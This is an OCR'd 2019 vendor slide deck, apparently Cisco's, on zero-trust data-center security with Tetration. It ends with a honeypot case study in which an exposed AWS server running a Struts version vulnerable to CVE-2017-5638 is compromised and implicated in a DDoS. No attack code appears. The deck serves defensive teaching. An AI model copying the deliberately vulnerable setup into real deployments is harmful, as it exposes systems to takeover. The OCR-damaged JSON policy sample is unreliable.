Ihr Rechenzentrum wurde gehacked.

Wie Sie in 5 Minuten herausfinden können, was genau passiert ist.

Dirk Stoeckmann, dstoeckm@cisco.com
Oliver Milojevic, omilojev@cisco.com

Oktober 2019

Zero Trust IT – Business Benefits

How Does Cisco Zero Trust Work?

We establish trust by verifying:

- Multi-factors of User Identity
- Device context and Identity
- Device posture & health
- Location
- Relevant attributes and context


We enforce least privilege access to:

- Networks
- Applications
- Resources
- Users & Things

We continuously verify:

- Original tenets used to establish trust are still true
- Traffic is not threat traffic
- Behavior for any risky, anomalous or malicious actions
- If compromised, then the trust is broken

Zero Trust Strategies for Datacenters




Application communication control

App behavior detection

Vulnerability detection

Tetration architecture



Any vendor's infrastructure. Any data center. Any cloud

Zero Trust Strategies for Datacenters


Application communication control

App behavior detection


Vulnerability detection

Application Dependency Mapping

Artificial Intelligence & Machine Learning




Unfiltered data collection results



Application Dependency Map provided by ML & AI

Workload Discovery
Whitelist Policy Recommendation

Application discovery




Whitelist policy recommendation

Priority	Action	Consumer	Provider	Services
100	ALLOW	DB	Default : Datacenter	TCP : 5671
100	ALLOW	DB	Default : Datacenter : Shared Services	UDP : 53 (DNS) ...
100	ALLOW	Web	Default : Datacenter : Shared Services	UDP : 53 (DNS) ...
100	ALLOW	DB	Default : Datacenter : Tetration	TCP : 443 (HTTPS) ...
100	ALLOW	Web	Default : Datacenter : Tetration	TCP : 443 (HTTPS) ...
100	ALLOW	Web	Web VIP	TCP : 37864


```
{
 "src_name": «Deve oper/workstat on",
 "dst_name": «Web/App T er",
 "wh te  st": [
  {
   "port": [0, 0],
   "proto": 1,
   "act on": "ALLOW"
  },
  {
   "port": [80, 80],
   "proto": 6,
   "act on": "ALLOW"
  },
  {
   "port": [443, 443],
   "proto": 6,
   "act on": "ALLOW"
  }
 ]
}
```

Zero Trust Strategies for Datacenters



Application communication control


App behavior detection

Vulnerability detection

Workload Protection


Behavior Analysis

Workloads (Container, VM or Baremetal)




Process behavior deviations

- Privilege escalation
- Shell-code execution
- Side channel attack
- Raw socket creation
- User login activities




Check process hash sanity based NIST RDS database and hash consistency



Detect anomalies in traffic volume between the workloads


- Temporal analysis to baseline the behavior to address seasonality



Zero Trust Strategies for Datacenters


Application communication control


App behavior detection




Vulnerability detection

Workload Protection
Software Vulnerability








- Identify the vulnerability details in minutes
- Vulnerability details include:
  - Severity
  - Impact subscore
  - Exploitability subscore
- Quickly identify all servers that are running specific software package version

- Set up filters to search for one or more vulnerabilities
- Set up policy through UI or API to take specific action
- Quarantine a host when servers are identified with the vulnerability

“Real Live” forensic


The Bait: Honeypot on AWS with Apache Struts

CVE-2017-5638 - Equifax Vulnerability



Ubuntu 16.04 server open to the Internet on port 22 and 8080. SSH authentication restricted with SSH key and was not exploited. No DNS was registered, just a public IP. Struts vulnerability enables remote code execution without any need for authentication.


Part 1: The Botnet and The DDoS



The Alert

Tetration Detects and Alerts

Sunday, March 17, 2019 at 11:00 PM



15 Hours Later

Your Amazon EC2 Abuse Report

Monday, March 18, 2019 at 3:45 PM

Hello,

We've received a report(s) that your AWS resource(s)

AWS ID: 269305381020 Region: us-east-2 EC2 Instance Id: i-0075b57115026e4b5 [3.17.159.186]

has been implicated in activity that resembles a Denial of Service attack against remote hosts; please review the information provided below about the activity.

Regards,
AWS Abuse

Abuse Case Number: 12345

---Beginning of forwarded report(s)---

